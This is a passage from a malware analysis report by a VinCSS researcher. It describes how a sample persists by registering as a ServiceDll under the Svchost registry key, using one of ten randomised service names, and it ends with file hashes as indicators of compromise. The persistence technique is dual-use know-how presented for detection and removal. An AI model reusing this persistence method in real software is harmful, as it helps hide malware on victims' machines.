


Figure 38. Function LoadDllAndCreateSchedulerTask to load the extracted file and create a Scheduler Task

Then, if the malware is run with admin, it will register as a **ServiceDll**, with the name mentioned above, the Service registry key chosen at random from a table of ten elements, and appended "**Ex**". These series include: "**Winmads**", "**Winrs**", "**Vsssvr**", "**PlugSvr**", "**WaRpc**", "**GuiSvr**", "**WlanSvr**", "**DisSvr**", "**MediaSvr**", "**NvdiaSvr**".

After appending **Ex** by the **sprintf** function, the registry key on the victim machine is created under the branch **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost** will be one of the following strings: "**WinmadsEx**", "**WinrsEx**", "**VsssvrEx**", "**PlugSvrEx**", "**WaRpcEx**", "**GuiSvrEx**", "**WlanSvrEx**", "**DisSvrEx**", "**MediaSvrEx**", "**NvdiaSvrEx**".

Since the function is also a bit long, only the main points are covered here:




Figure 39. Create a registry key on a victim machine




Figure 40. Create service on victim machine

The **RegistryCall** function is a self-written function by hacker, it is a global function, also only doing tasks with the Registry. From our point of view, hackers' programming styles are extremely messy and inconsistent (*maybe this is how they intentionally confusing*), which made it difficult for us to analyze. After registering as a Dll service, the Infect function completes and returns. Malware will exit because of the above call to **exit(0)** on **OnInitDialog**

We will provide **.xml** file containing analysis information on IDA so anyone interested in this malware can use it to re-import IDA and Ghidra using Ghidra's **plugin xml_importer.py**.

The IOCs of the malicious code have been noted in the article. You can write your own **.bat** file or script using *PowerShell, VBS* ... to find and remove this malware on the victim's computers.

Note:

Original **smanager_ssl.dll**

- MD5: C11E25278417F985CC968C1E361A0FB0
- SHA256: F659B269FBE4128588F7A2FA4D6022CC74E508D28EEE05C5AFF26CC23B7BD1A5

netapi32.dll (ie **smanager_ssl.dll** has updated CCInfo):

- MD5: 43CE409C21CAD2EF41C9E1725CA12CEA
- SHA256: 6C1DB6C3D32C921858A4272E8CC7D78280B46BAD20A1DE23833CBE2956EEBF75

Click here for Vietnamese version: Part 1, Part 2

Trương Quốc Ngân (aka HTC)

Malware Analysis - VinCSS (a member of Vingroup)